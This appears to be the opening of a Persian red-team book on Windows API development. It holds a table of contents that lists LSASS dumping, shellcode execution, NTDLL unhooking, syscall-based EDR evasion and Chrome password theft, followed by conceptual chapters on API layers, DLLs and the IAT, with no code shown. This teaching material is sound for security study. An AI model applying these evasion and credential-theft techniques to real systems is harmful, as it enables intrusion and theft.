

مقدمة بـ توسعة API ويندوز بـ رای تیم قرمز

مجموعه کتاب های تیم قرمز

تهیه و تنظیم : تیم سایبر شلف



@CYBERSHELF



CYBER
SHELF

فهرست مطالب

۱.....	مقدمه نویسنده
۳.....	در این کتاب چه میخوانیم
۴.....	فصل اول خوش آمدگویی
۵.....	آزمایشگاه
۵.....	آزمایشگاه امنیت تهاجمی ویندوز
۵.....	درباره آزمایشگاه
۵.....	نیازمندی ها
۷.....	رابط برنامه نویسی ویندوز برای تیم قرمز - مقدمه
۷.....	پیش نیازهای پیشنهادی
۸.....	فصل دوم مقدمه ای بر API ویندوز
۹.....	مفهوم Windows API
۹.....	Windows API چیست؟
۹....(User Mode vs Kernel Mode)	حالت کاربر در مقابل حالت کرنل
۱۰.....	لایه های API: Win ^{۳۲} ، NT و Syscall
۱۱.....	Zw، Nt و پیشوندهای داخلی کرنل
۱۳.....	فایل های DLL کلیدی در استفاده از API ها
۱۴.....	خلاصه
۱۵.....	مفهوم Windows API شماره ۲
۱۵.....	IAT چیست؟

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۱۵.....	EAT چیست؟
۱۶.....	مقایسه فنی EAT و IAT
۱۷.....	کاربرد در دنیای واقعی
۱۸.....	ملاحظات امنیتی
۱۸.....	خلاصه
۱۹.....	مفاهیم Syscall
۱۹.....	Syscall چیست؟
۲۰.....	Syscall Stub چیست؟
۲۰.....	کالبدشکافی یک Syscall Stub
۲۱.....	(System Service Number) SSN چیست؟
۲۲.....	خلاصه
۲۳.....	مفاهیم Syscall مستقیم و غیرمستقیم
۲۳.....	درک Syscall ها در ویندوز
۲۳.....	Direct Syscalls
۲۴.....	محدودیت ها
۲۵.....	Indirect Syscalls
۲۶.....	ملاحظات در عبور از EDR
۲۸.....	فصل سوم مبانی C++ برای کار با رابط برنامه نویسی ویندوز
۲۹.....	مقدمه ای بر زبان C++
۲۹.....	چرا باید C++ یاد بگیریم؟

۲۹.....	چرا C++ برای برنامه نویسی Windows API ایده آل است؟
۳۱.....	C++ مفاهیم
۳۱.....	۱. ساختار پایه یک برنامه C++
۳۱.....	۲. ورودی و خروجی (I/O)
۳۱.....	۳. متغیرها و نوع داده ها
۳۱.....	۴. کنترل جریان (Control Flow)
۳۲.....	۵. توابع
۳۲.....	۶. اشاره گرها و ارجاع ها (Pointers & References)
۳۲.....	۷. تخصیص حافظه پویا
۳۲.....	۸. آرایه ها و رشته های سبک C
۳۳.....	۹. ساختارها (Struct)، شمارش ها (Enum) و نام های مستعار نوع (Type Aliases)
۳۳.....	این موارد به طور مکرر در ساختارهای داده ای Windows API و برنامه نویسی سطح سیستم استفاده می شوند.
۳۳.....	۱۰. برنامه نویسی شیء گرا (OOP)
۳۳.....	۱۱. فضای نام و std
۳۴.....	۱۲. اشاره گرهای هوشمند (Smart Pointers)
۳۴.....	۱۳. قالب ها (Templates)
۳۴.....	۱۴. توابع لامبدا (Lambda Expressions)
۳۵.....	۱۵. انتقال مالکیت (Move Semantics)

۳۵.....	۱۶. مدیریت خطأ (Exception Handling)
۳۵.....	۱۷. RAI (مالکیت منبع با زمان حیات شیء)
۳۶.....	۱۸. کتابخانه استاندارد الگوها (STL)
۳۶.....	۱۹. آمادگی برای توسعه با Windows API
۳۷.....	خلاصه مطالب
۳۸.....	ایجاد پروژه در Visual Studio
۳۸.....	مرحله به مرحله: ساخت پروژه C++ Console در Visual Studio
۴۱.....	مثال‌های ابتدایی برنامه‌نویسی در C++
۴۱.....	۱. Hello World – اولین برنامه
۴۲.....	۲. دریافت ورودی از کاربر با cin
۴۳.....	۳. دستورات شرطی else، if، if
۴۴.....	۴. حلقه‌ها (ساختارهای تکرار)
۴۵.....	۵. توابع
۴۶.....	۶. کلاس‌ها و اشیاء (برنامه‌نویسی شیء‌گرا)
۴۸.....	مثال‌های متوسط برنامه‌نویسی در C++
۴۸.....	۱. اشاره‌گرها (Pointers)
۴۹.....	۲. حافظه پویا: new و delete
۵۰.....	۳. آرایه‌های پویا
۵۱.....	۴. رشته‌های به سبک C (C-style Strings)
۵۲.....	۵. ارجاعات (References)

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۵۳.....	۶. ساختارها (Structs)
۵۴.....	۷. using و typedef .
۵۵.....	۸. انومها (Enums)
۵۶.....	۹. بارگذاری توابع (Function Overloading)
۵۷.....	۱۰. کlassenها و سازندهها (Constructors)
۵۸.....	۱۱. فضاهای نام (Namespaces)
۵۸.....	۱۲. چیست؟ std
۶۰.....	۱۳. مثال‌های پیشرفته در C++
۶۰	۱. اشارهگر‌های هوشمند: std::shared_ptr و std::unique_ptr
۶۱.....	۲. معنای جابه‌جایی (Move Semantics) و std::move
۶۲.....	۳. عبارات لامبدا (Lambda Expressions)
۶۳.....	۴. اشارهگرهای تابع و Callback
۶۴.....	۵. قالب‌ها – برنامه‌نویسی عمومی Generic (Templates)
۶۵.....	۶. مدیریت استثنا (Exception Handling)
۶۶.....	۷. RAII – مدیریت منابع با طول عمر شیء
۶۸.....	۸. کتابخانه قالب استاندارد (STL): std::vector
۶۸.....	نکات نهایی درباره std
۷۰.....	فصل چهارم برنامه‌نویسی و توسعه نرم‌افزار با رابط برنامه‌نویسی ویندوز
۷۱.....	۹. توابع Windows API برای تست نفوذ و تیم قرمز

- ۷۱..... مدیریت پردازش و نخ (Process & Thread Manipulation)
- ۷۱.. مدیریت توکن و دسترسی (Token & Privilege Manipulation)
- ۷۲..... تزریق حافظه و DLL (Memory & DLL Injection)
- ۷۲..... پنهانسازی و ضد EDR (Stealth & Anti-EDR)
- ۷۳..... شناخت سیستم و کاربر (System & User Recon)
- ۷۳..... استخراج اطلاعات حساس (Credential Dumping)
- ۷۴..... ماندگاری و سوءاستفاده از سرویس‌ها (Persistence / Service Abuse)
- ۷۴..... توابع سطح پایین و پنهان NT Native (Uncommon/Stealthier NT Native Functions)
- ۷۶..... مثال‌هایی از توابع Windows API
- ۷۶..... MessageBox / MessageBoxW .۱
- ۷۶..... CreateProcess / CreateProcessW .۲
- ۷۷..... VirtualAlloc .۳
- ۷۸..... OpenProcess .۴
- ۷۹..... ReadProcessMemory .۵
- ۸۰..... WriteProcessMemory .۶
- ۸۰..... NtQueryInformationProcess .۷
- ۸۱..... IsDebuggerPresent .۸
- ۸۲..... EnumWindows .۹

۸۲.....	منابع (References)
VirtualAlloc و CreateProcess .MessageBox	نمونه های عملی - توابع
۸۵.....	
۸۵.....	مثال ۱: — نمایش یک پیام در ویندوز MessageBoxW
۸۷.....	مثال ۲: — اجرای یک برنامه (نوت پد) CreateProcessW
۹۰.....	مثال ۳: — تخصیص حافظه در پردازش فعلی VirtualAlloc
۹۱.....	مستندات
۹۱.....	۱. MessageBoxW
۹۲.....	۲. CreateProcessW
۹۴.....	۳. VirtualAlloc
۹۵.....	جدول خلاصه
و ReadProcessMemory .OpenProcess	مثال های کاربردی - توابع
۹۷.....	WriteProcessMemory
۹۷.....	۱. دریافت هندل یک پردازش در حال اجرا OpenProcess
۹۸.....	۲. خواندن حافظه از یک پردازش دیگر ReadProcessMemory
۹۹.....	۳. نوشتن در حافظه یک پردازش دیگر WriteProcessMemory
۱۰۰	روال کاری معمول (نمای کلی ساده):
۱۰۲	مثال: خواندن و نوشتن در حافظه پردازش خودمان
۱۰۴	آنچه اینجا یاد می گیرید:

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۱۰۵.....	مثال های کاربردی – توابع NtQueryInformationProcess و IsDebuggerPresent
۱۰۶.....	NtQueryInformationProcess .۱
۱۰۷.....	IsDebuggerPresent .۲
۱۱۰.....	EnumWindows .۳
۱۱۳.....	جدول خلاصه
۱۱۴. GetUserName / GetUserNameEx – توابع	مثال های کاربردی – توابع GetUserName / GetUserNameEx
۱۱۴.....	هدف
۱۱۴.....	معرفی توابع
۱۱۵.....	GetUserName – نمونه کد
۱۱۶.....	(DOMAIN\Username به صورت GetUserNameEx – نمونه کد
۱۱۷.....	ملاحظات EDR
۱۱۸.....	مثال های کاربردی – تابع NetSessionEnum
۱۱۸.....	هدف
۱۱۹.....	ساختار SESSION_INFO_۱۰ (برای level=۱۰)
۱۲۰.....	مثال C++ – شمارش نشست های فعال
۱۲۳.....	سناریوهای استفاده در Red Team
۱۲۳.....	ملاحظات EDR
۱۲۴. GetIpAddrTable و GetAdaptersInfo – توابع	مثال های کاربردی – توابع GetIpAddrTable و GetAdaptersInfo

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۱۲۴.....	هدف.....
۱۲۴.....	تابع: GetAdaptersInfo
۱۲۶.....	مثال C++: GetAdaptersInfo
۱۲۷.....	تابع: GetIpAddrTable
۱۲۸.....	مثال C++: GetIpAddrTable
۱۲۸.....	موارد استفاده در تیم قرمز
۱۲۹.....	شناسایی و امنیت عملیات (OPSEC)
۱۳۰.....	مثال های کاربردی – EnumServicesStatusEx
۱۳۰.....	هدف.....
۱۳۱.....	نمونه تابع
۱۳۲.....	ساختار: ENUM_SERVICE_STATUS_PROCESS
۱۳۳.....	مثال C++ – لیست تمام سرویس ها و وضعیت آن ها
۱۳۵.....	موارد استفاده در تیم قرمز
۱۳۵.....	ملاحظات EDR و OPSEC
۱۳۶.....	مثال های کاربردی - RegOpenKeyEx / RegQueryValueEx
۱۳۶.....	هدف.....
این API ها برای خواندن مقادیر از رجیستری ویندوز استفاده می شوند و در هر	
دو حالت حمله و دفاع کاربرد زیادی دارند، مانند:	
۱۳۶.....	
این API ها جزو مجموعه Registry API Win۳۲ هستند و در فایل	
۱۳۶.....	Advapi۳۲.dll قرار دارند.

۱۳۶.....	تابع: RegOpenKeyEx
۱۳۷.....	تابع: RegQueryValueEx
۱۳۷.....	مثال C++ - خواندن نسخه ویندوز
۱۳۸.....	ریشه های رایج رجیستری (HKEY)
۱۳۹.....	موارد استفاده تیم قرمز
۱۴۰.....	نکات OPSEC و تشخیص
۱۴۱.....	مثال های کاربردی - LoadLibraryA / LoadLibraryW
۱۴۱.....	مروری کلی
۱۴۱.....	تعاریف توابع
۱۴۱.....	رفتار داخلی (Windows Loader)
۱۴۲.....	تفاوت LoadLibraryW و LoadLibraryA
۱۴۳.....	مثال ساده C++ با LoadLibraryW
۱۴۳.....	بارگذاری توابع به صورت داینامیک با GetProcAddress
۱۴۴.....	کاربردها در Red Team و بدافزار
۱۴۵.....	مثال پیشرفت: LoadLibraryA با مسیر سفارشی
۱۴۵.....	دلایل رایج شکست LoadLibrary
۱۴۶.....	نگاشت دستی و دور زدن LoadLibrary
۱۴۶.....	مثال: بارگذاری داینامیک توابع به جای واردات استاتیک
۱۴۷.....	جایگزین اسکن PEB بدون LoadLibrary
۱۴۷.....	نکات OPSEC و شناسایی

147	خلاصه: اهمیت LoadLibrary در عملیات تهاجمی
149	مثال‌های کاربردی - NetUserEnum / NetUserGetInfo
149	هدف
149	مروری بر توابع
151	ساختارهای کلیدی
152	نمونه C++ – فهرست‌کردن و نمایش اطلاعات کاربر
154	برچم‌های مهم (usr11_flags)
155	موارد استفاده در تیم قرمز
155	تشخیص و دور زدن توسط EDR
156	مثال‌های کاربردی NtMapViewOfSection / NtUnmapViewOfSection
156	هدف
156	امضای تابع NtMapViewOfSection
157	امضای تابع NtUnmapViewOfSection
157	روند کلی استفاده: روند کلی استفاده
158	مثال عملی – بازنگاری نسخه تمیز NTDLL
159	نمونه کد ساده C++ – نگاشت ntdll.dll به حافظه
161	موارد استفاده در تیم قرمز / بدافزار
161	تشخیص و OPSEC
162	خلاصه:

۱۶۳.	مثال‌های کاربردی - SetThreadContext / GetThreadContext
۱۶۳.....	هدف
۱۶۳.....	چرا این موضوع برای تیم قرمز مهم است
۱۶۴.....	پروتوتایپ توابع
۱۶۴.....	SetThreadContext
۱۶۴.....	جزئیات مهم
۱۶۴.....	نکته معماری:
۱۶۵.....	ساختار: CONTEXT (x۶۴)
۱۶۶.....	نمونه C++ – تغییر مسیر نخ به شل کد (۴۴ عبیت)
۱۶۷.....	موارد استفاده تیم قرمز و تهاجمی
۱۶۷.....	تشخیص توسط EDR و نکات OPSEC
۱۶۸.....	راهکارهای کاهش شناسایی:
۱۶۸.....	روش جایگزین اجرای شل کد با Context نخ
۱۶۸.....	خلاصه
۱۷۰.....	مثال‌های کاربردی - CryptUnprotectData
۱۷۰.....	هدف
۱۷۰.....	امضای تابع
۱۷۰.....	پارامترهای کلیدی
۱۷۱.....	ساختار: DATA_BLOB
۱۷۲.....	نمونه C++ – رمزگشایی یک Blob رمزگذاری شده با DPAPI

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۱۷۴	موارد استفاده تیم قرمز
۱۷۴	محدودیت ها
۱۷۴	حملات پیشرفته DPAPI
۱۷۵	تشخیص و OPSEC
۱۷۵	نمونه استفاده در سرقت رمزهای Chrome
۱۷۶	خلاصه
۱۷۷	مثالهای کاربردی / - LsaEnumerateLogonSessions
۱۷۷	LsaGetLogonSessionData
۱۷۷	هدف
۱۷۸	نمونه کد تابع ها
۱۷۸	ساختار کلیدی: SECURITY_LOGON_SESSION_DATA
۱۷۹	نمونه C++ - شمارش نشست ها و کاربران
۱۸۰	مقادیر Logon Type
۱۸۱	کاربردهای Red Team
۱۸۱	کشف و OPSEC
۱۸۲	معادل در Mimikatz
۱۸۲	خلاصه
۱۸۳	مرور کلی بر MalAPI
۱۸۳	ویژگی های مهم MalAPI.io
۱۸۴	کاربردهای MalAPI.io

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۱۸۴.....	چند نمونه API از MalAPI.io
۱۸۶.....	API Ordinal در ویندوز – راهنمای آموزشی
۱۸۶.....	مقدمه
۱۸۶.....	Ordinal چگونه کار می کند؟
۱۸۶.....	مزایا
۱۸۷.....	معایب و ریسکها
۱۸۷.....	نقش در امنیت و بدافزارها
۱۸۷.....	مثال عملی – استفاده از MessageBoxA با API Ordinal
۱۹۰.....	توضیح کامل کد: فراخوانی یکتابع Windows API با استفاده از API Ordinal
۱۹۵.....	هش کردن API ویندوز
۱۹۵.....	هش کردن API ویندوز چیست؟
۱۹۵.....	چرا از هش کردن API استفاده می شود؟
۱۹۶.....	اجزای اصلی تکنیک هش کردن API
۱۹۷.....	روندهجرای کد
۱۹۸.....	خلاصه کد نمونه
۱۹۹.....	کد کامل منبع (Full Source Code)
۲۰۳.....	مستندات Windows API (مستندات رسمی مایکروسافت)
۲۰۵.....	منابع مرتبط با فرمت PE و هشینگ API
۲۰۷.....	فصل پنجم تکنیک های پایه تهاجمی در کار با API

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

۲۰۸.....	رمزگذاری شل کد با XOR و اجرای آن در حافظه.....
۲۰۸.....	مقدمه
۲۰۸.....	نحوه کار رمزگذاری XOR
۲۰۹.....	رونده کار
۲۱۶.....	شکل ۶ - برقراری شل معکوس (یا نتیجه payload)
۲۱۶.....	نتیجه گیری
۲۱۷.....	بازگردانی unhook کردن NTDLL با بازیابی بخش text. از روی دیسک.
۲۱۷.....	مرور کلی
۲۱۷.....	چرا باید NTDLL را unhook کرد؟
۲۱۸.....	رونده کار تکنیک
۲۱۸.....	محدودیت ها
۲۲۴.....	تشخیص Syscall های Hook شده در NTDLL از طریق بررسی Prologue
۲۲۴.....	درون خطی
۲۲۴.....	مقدمه
۲۲۴.....	Syscall ها چه هستند و چرا hook می شوند؟
۲۲۵.....	روش کار شناسایی Inline Hook
۲۲۶.....	کد کامل C++: detect_hooked_syscalls.cpp
۲۲۹.....	نمونه خروجی
۲۲۹.....	موارد استفاده
۲۳۰	محدودیت ها

۲۳۱.. MiniDumpWriteDump گرفتن از LSASS با استفاده از Dump

۲۳۱ مقدمه
۲۳۱ چرا MiniDumpWriteDump
۲۳۲ نیازمندی سطح دسترسی (Privilege Requirement)
۲۳۲ بررسی کد
۲۳۳ فعالسازی SeDebugPrivilege
۲۳۴ پیدا کردن PID مربوط به LSASS
۲۳۴ منطق اصلی برنامه
۲۳۶ نتیجه اجرا
۲۳۷ شناسایی و دفاع
۲۳۸ گرفتن از LSASS با استفاده از PssCaptureSnapshot و MiniDumpWriteDump
۲۳۸ مقدمه
۲۳۸ توابع کلیدی API
۲۳۹ کد کامل C++ همراه با توضیحات درون خطی
۲۴۳ نحوه عملکرد این تکنیک
۲۴۳ ملاحظات EDR
۲۴۴ مثال Direct Syscall
۲۴۴ مرور کلی
۲۴۴ انگیزه و مدل تهدید

۲۴۵ ساختار اصلی Direct Syscalls
۲۴۵ فایل هدر (syscalls.h)
۲۴۵ فایل اسمبلی (syscalls.asm)
۲۴۶ منطق برنامه اصلی (main.cpp)
۲۴۷ نحوه دور زدن EDR ها
۲۴۸ محدودیت ها
۲۴۸ نتیجه گیری
۲۵۰ مثال Indirect Syscall
۲۵۰ مقدمه
۲۵۰ پیش زمینه مفهومی
۲۵۱ جزئیات پیاده سازی کد
۲۵۳ مزایای Indirect Syscalls
۲۵۳ محدودیت ها
۲۵۴ نتیجه گیری
۲۵۶ نتیجه گیری
۲۵۶ منابع پیشنهادی برای مطالعه بیشتر
۲۵۷ نکات پایانی

مقدمه نویسنده

به کتاب «مقدمه ای بر توسعه API ویندوز برای تیم قرمز» خوش آمدید.

در دنیای پویا و پیچیده امنیت سایبری، تیم‌های قرمز برای شبیه‌سازی تهدیدات واقعی و ارزیابی مقاومت سیستم‌ها، نیازمند عمیق‌ترین درک ممکن از محیط‌های هدف هستند. قلب تپده سیستم عامل ویندوز، که همچنان یکی از گسترده‌ترین پلتفرم‌های هدف است، در Windows API نهفته است. تسلط بر این رابط برنامه‌نویسی، کلید دستیابی به قدرت، پنهانکاری و کارایی در عملیات تهاجمی است.

این کتاب برای پر کردن شکاف بین تئوری و عمل طراحی شده است. ما از مبانی ساده تعامل با WinAPI با C++ شروع می‌کنیم و گام به گام به سوی تکنیک‌های پیشرفته‌ای پیش می‌رویم که هسته اصلی بسیاری از ابزارهای تهاجمی مدرن را تشکیل می‌دهند. شما به صورت عملی با مفاهیمی مانند دست‌کاری syscall‌ها، رفع (In-Memory Execution) hook از توابع API و اجرای کد مستقیم در حافظه (Signature-based) آشنا خواهید شد. این دانش به شما توانایی توسعه ابزارهای سفارشی و مخفی را می‌دهد که می‌توانند از دید راهکارهای امنیتی مبتنی بر نشانه‌گذاری (based on) پنهان بمانند.

در طول این مسیر، با سناریوهای کاربردی واقعی از جمله استخراج اینمن اطلاعات از پردازش LSASS و استفاده از مکانیزم‌های مستقیم و غیرمستقیم فراخوانی syscall برای دور زدن هوک‌های کاربردی (User-land Hooks) روبرو خواهید شد. هدف نهایی این است که شما نه تنها به عنوان یک کاربر، بلکه به عنوان یک خالق، از قابلیت‌های بومی ویندوز برای طراحی و اجرای عملیات‌های مؤثر و نامرئی بهره ببرید.

توجه: این کتاب با همکاری یک مدل زبان بزرگ (LLM) تهیه شده است. این همکاری امکان گردآوری، ساختاربندی و ارائه این حجم از اطلاعات تخصصی به شیوه‌ای منسجم

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

و کاربردی را فراهم کرده است. تمامی مطالب با دقت بازبینی و هدف آن ارائه یک راهنمای عملی و قابل اعتماد برای جامعه امنیت سایبری است.

امیدوارم این کتاب منبع ارزشمندی برای شما باشد و درک شما از معماری ویندوز و توانایی‌های شما در حوزه امنیت تهاجمی را متحول کند.

با اشتیاق،

تیم سایبر شلف

در این کتاب چه میخوانیم

قدرت Windows API را برای امنیت تهاجمی بازکنید. این کتاب به تیم قرمز و متخصصان پیشرفت‌هه امنیت سایبری، دانش عملی در زمینه ساختار داخلی ویندوز، دست‌کاری syscall ها، رفع hook از API و اجرای کد در حافظه ارائه می‌دهد.

این کتاب از مبانی تعامل با C++ آغاز می‌شود و تا موارد کاربرد واقعی در عملیات تهاجمی مانند استخراج اطلاعات از LSASS، استفاده از syscall های مستقیم و غیرمستقیم ادامه می‌یابد. هدف دوره آماده‌سازی شما برای بهره‌گیری از قابلیت‌های بومی ویندوز به صورت مخفیانه و مؤثر در عملیات عملیاتی است.

فصل اول

خوش آمدگویی

t.me/cybershelf

آزمایشگاه

آزمایشگاه امنیت تهاجمی ویندوز

این آزمایشگاه برای پشتیبانی از تمرینات و تکنیک‌های نمایش داده شده در مطلب ایجاد شده است، از جمله:

- فراخوانی‌های سیستمی مستقیم و غیرمستقیم
- اجرای شل کد
- آنهاک کردن API
- استخراج حافظه (مثلًا LSASS)
- تکنیک‌های فرار از تشخیص استفاده شده علیه راه حل‌های EDR

درباره آزمایشگاه

ماشین مجازی به صورت پیش‌تنظیم شده برای یادگیری و آزمایش با داخلی‌های ویندوز، تیم قرمز و تکنیک‌های توسعه بدافزار است. این محیط شامل ابزارهای کامپایلرها و تنظیمات لازم برای دنبال کردن تمرینات هست.

این آزمایشگاه فقط برای اهداف آموزشی در محیطی امن و کنترل شده طراحی شده است.

نیازمندی‌ها

برای اجرای موفق آزمایشگاه، شما به موارد زیر نیاز دارید:

- حداقل ۸ گیگابایت حافظه رم (۱۶ گیگابایت توصیه می‌شود)
- Player VMware Workstation Pro (یا
- امکانات بهتر از جمله عکس‌برداری و ایزووله سازی توصیه می‌شود)

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

اگر هنوز VMware Workstation Pro را ندارید، می‌توانید نسخه آزمایشی یا نسخه آموزشی آن را از وبسایت رسمی VMware دانلود کنید.

رابط برنامه نویسی ویندوز برای تیم قرمز - مقدمه

به دوره رابط برنامه نویسی ویندوز برای تیم قرمز - مقدمه خوش آمدید.

این دوره برای منخصلان امنیت تهاجمی، اعضای تیم قرمز و توسعه دهنده‌گان بدافزار طراحی شده است که می‌خواهند سیستم عامل ویندوز را در سطح پایین — هم در حالت کاربر و هم در حالت هسته — درک کرده و دست کاری کنند.

آنچه خواهید آموخت:

- ساختار و جزئیات داخلی API‌های Win32 و NT
- نحوه توسعه ابزارهای تیم قرمز با استفاده از C++ و اسملی
- تکنیک‌های پیشرفته فرار از تشخیص (آنهوک کردن، استتاب‌های سیستم کال، بازنگری (NTDLL)
- نحوه توسعه و تعامل با درایورهای پایه هسته ویندوز
- موارد استفاده عملی در حملات واقعی با تکنیک‌های تم رکز بر پنهان کاری

تمام مطالب با مثال‌های عملی، کدهای کاربردی و ارجاعات به ابزارها و تکنیک‌های واقعی استفاده شده توسط بازیگران تهدید پیشرفته و پژوهشگران امنیتی ارائه می‌شود.

پیش‌نیازهای پیشنهادی:

- دانش پایه‌ای از زبان C++
- محیط ویندوز ۱۰ یا ۱۱ با Visual Studio
- درک مفاهیم سیستم عامل: پردازش‌ها، حافظه، امتیازات
- اختیاری: آشنایی با اسملی x64/x86 و داخلی‌های ویندوز

فصل دوم

مقدمه ای بر API ویندوز



مفهوم Windows API

Windows API چیست؟

Windows API (یا WinAPI) مجموعه‌ای از توابعی است که توسط مایکروسافت ارائه شده‌اند تا برنامه‌ها بتوانند با سیستم‌عامل ویندوز تعامل داشته باشند. این API‌ها به برنامه‌هایی که در حالت کاربر اجرا می‌شوند اجازه می‌دهند به ویژگی‌های سطح کرنل دسترسی داشته باشند، بدون آنکه مرزهای امنیتی را نقض کنند.

اهداف اصلی Windows API عبارت‌اند از:

- انتزاع (Abstraction) دسترسی مستقیم به سخت‌افزار یا سیستم فراهم کردن خدمات سیستمی برای برنامه‌ها
- حفظ سازگاری بین نسخه‌های مختلف ویندوز
- ارائه رابطه‌ای برنامه‌نویسی یکسان برای اجزای مختلف مانند رابط گرافیکی، سیستم فایل، حافظه، نخ‌ها و غیره

دو دسته‌بندی اصلی وجود دارد:

- API‌های حالت کاربر (User-Mode): شامل توابع موجود در فایل‌های مانند kernel32.dll، user32.dll و advapi32.dll و غیره
- API‌های بومی (Native API یا NT API): تماس‌های سیستمی داخلی که در ntdll.dll وجود دارند و به صورت Zw* و Nt* شناخته می‌شوند

حالت کاربر در مقابل حالت کرنل (User Mode vs Kernel Mode)

Kernel Mode

با بالاترین سطح دسترسی اجرا می‌شود
(Ring 0)

دسترسی کامل به سخت‌افزار دارد

User Mode

با سطح دسترسی محدود اجرا می‌شود

نمی‌تواند مستقیماً به سخت‌افزار دسترسی داشته باشد

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

در صورت کرش، سیستم را از کار نمی اندازد

از API هایی مثل NtCreateFile استفاده می کند

در حوزه Red Team، درک این جداسازی بسیار حیاتی است، زیرا بسیاری از راهکارهای EDR روی هوکهای حالت کاربر تمرکز دارند، بهویژه در فایل ntdll.dll.

لایه های NT API: Win32 و Syscall API Win32 (سطح بال)

بیشتر برای توسعه دهنده ها آشناست

- توابعی مانند VirtualAllocEx، OpenProcess، CreateFileW
- در فایل هایی مانند kernel32.dll، user32.dll وجود دارند

NT API (سطح پایین)

- در ntdll.dll وجود دارند
- با پیشوند Nt یا Zw (مثلاً NtOpenProcess) رپرهای مستقیم برای syscalls هستند
- برای عملیات پنهان کارانه، مخصوصاً در عبور از EDRها استفاده می شوند

Syscalls

- رابط سطح پایین بین ntdll.dll و کرنل
- در ۰x64 با دستور syscall، در ۰x86 قدیمی با int ۰x2e
- هر syscall یک System Service Number (SSN) دارد، مثلاً NtOpenProcess = ۰x26

می توانید syscall را به صورت دستی با استفاده از اسملبی توکار (inline assembly) یا شل کد فراخوانی کنید. این روش در تکنیک های فرار مستقیم از syscall کاربرد دارد.

Zw و پیشوندهای داخلی کرنل

در ساختار داخلی ویندوز، بسیاری از توابع سطح پایین از پیشوندهایی استفاده می‌کنند که مشخص می‌کند تابع متعلق به کدام زیرسیستم کرنل است. این پیشوندها برای توسعه در سطح کرنل، مهندسی معکوس یا تحقیقات امنیتی حیاتی هستند، مخصوصاً زمانی که در حال تحلیل درایورها یا ساخت دستی stubs برای syscall هستید.

این توابع معمولاً در ماژول‌های کرنل ویندوز ارائه می‌شوند. برخی از آن‌ها مستقیماً از حالت کرنل قابل دسترسی هستند و برخی دیگر به صورت غیرمستقیم از حالت کاربر و از طریق ntdll.dll فراخوانی می‌شوند.

پیشوندهای کرنلی و معانی آن‌ها

کاربرد	نمونه تابع	کامپوننت کرنلی	پیشوند
تعامل با رجیستری و ثبت کالبک‌ها	CmRegisterCallbackEx	مدیریت (Configuration Manager)	Cm
توابع کمکی هسته مانند	ExAllocatePool	لایه اجرایی (Executive Layer)	Ex
تخصیص حافظه و همگام‌سازی	HalGetAdapter	لایه انتزاع سخت‌افزار	Hal
لایه واسط بین سیستم‌عامل و سخت‌افزار	IoAllocateIrp	مدیر I/O	Io
مدیریت ورودی/خروج			

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

ی دستگاهها و

IRP مستهای

توابع مدیریت

نخها، وقایع و

اولویت‌ها

KeSetEvent

هسته کرنل

Ke

مدیریت

حافظه

مجازی،

صفحه‌بندی و

فیزیکی

MmUnlockPages

مدیر حافظه

Mm

مدیریت

اشیاء کرنلی

مانند

Handle‌ها

پردازه‌ها

ObReferenceObject

مدیر اشیاء

Ob

مدیریت

وضعیت‌های

توان (خواب،

Hibernate

(...) و...)

PoSetPowerState

مدیر توان

(Power

Manager)

Po

پشتیبانی از

تراکنش‌های

کرنلی

TmCommitTransactio

مدیر تراکنش

Tm

در ntdll.dll

برای فرآخوانی

خدمات

NtCreateFile

بومی (رابط API

Nt

حالت کاربر)

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

سیستم از حالت کاربر	ZwCreateFile	API بومی در حالت کرنل	Zw
در کرنل استفاده			
می‌شود؛ برخی بررسی‌های امنیتی را دور می‌زند			

تفاوت کلیدی بین Zw و Nt

*Zw	*Nt
در حالت کرنل استفاده می‌شود	از حالت کاربر استفاده می‌شود
همان خدمات را فراخوانی می‌کند ولی	مستقیماً خدمات سیستم را با
ممکن است برخی بررسی‌ها را دور بزند	syscall فراخوانی می‌کند
ممکن است مقادیر بازگشته را تغییر دهد	کدهای NTSTATUS خام را برمی‌گرداند
یا بپیچاند	
CPU توجه: اغلب این دو به یک آدرس حافظه اشاره می‌کنند، ولی بسته به حالت (کاربر یا کرنل) رفتار متفاوتی دارند.	

فایل‌های DLL کلیدی در استفاده از API‌ها

نقش	DLL
API‌های سطح بالای Win۳۲ (فایل، حافظه، نخها)	Kernel۳۲.dll
syscall stubs / API بومی	ntdll.dll
رابط گرافیکی، ورودی، پنجره‌ها	User۳۲.dll
رجیستری، سرویس‌ها، توکن‌ها، رمزگاری	Advapi۳۲.dll

رابطه گرافیکی (Graphics Device Interface)

Gdi32.dll

نکته: اکثر راه حل های EDR فایل ntdll.dll را هوک می کنند، بنابراین عبور از آن یا بازگرداندن آن یک راهبرد رایج در Red Team است.

خلاصه

- Windows API ها پل ارتباطی بین برنامه ها و سیستم عامل هستند
- درک تفاوت بین Win32 API و Native API برای پنهان کاری بسیار مهم است
- تیم های قرمز از دسترسی سطح پایین (syscall stubs, ntdll) برای فرار از تشخیص استفاده می کنند
- توابع *Nt کنترل دقیق تری ارائه می دهند و به اشیای کرنل مستقیماً دسترسی دارند
- در مازول های بعدی، این لایه ها را با استفاده از syscall stub دستی، هش کردن API و remapping بررسی خواهیم کرد

مفهوم Windows API شماره ۲

IAT چیست؟

جدول آدرس واردات (IAT - Import Address Table) ساختاری در زمان اجرا در فایل‌های PE است که آدرس توابع واردشده از DLL‌های خارجی را ذخیره می‌کند.

زمانی که یک برنامه API‌های خارجی مثل CreateFileW یا MessageBoxA را فراخوانی می‌کند، مستقیماً به تابع موجود در DLL اشاره نمی‌کند، بلکه آدرسی را فراخوانی می‌کند که در IAT ذخیره شده است.

این مکانیزم، بیوند پویا (dynamic linking) را ممکن می‌سازد: آدرس‌های واقعی توابع توسط Windows Loader هنگام شروع برنامه پر می‌شوند.

Loader لیست واردات (Import Table) را مرور می‌کند، تابع مربوطه را در DLL‌هایی مثل kernel32.dll و user32.dll پیدا می‌کند و خانه‌های IAT را با آدرس واقعی تابع پر می‌کند.

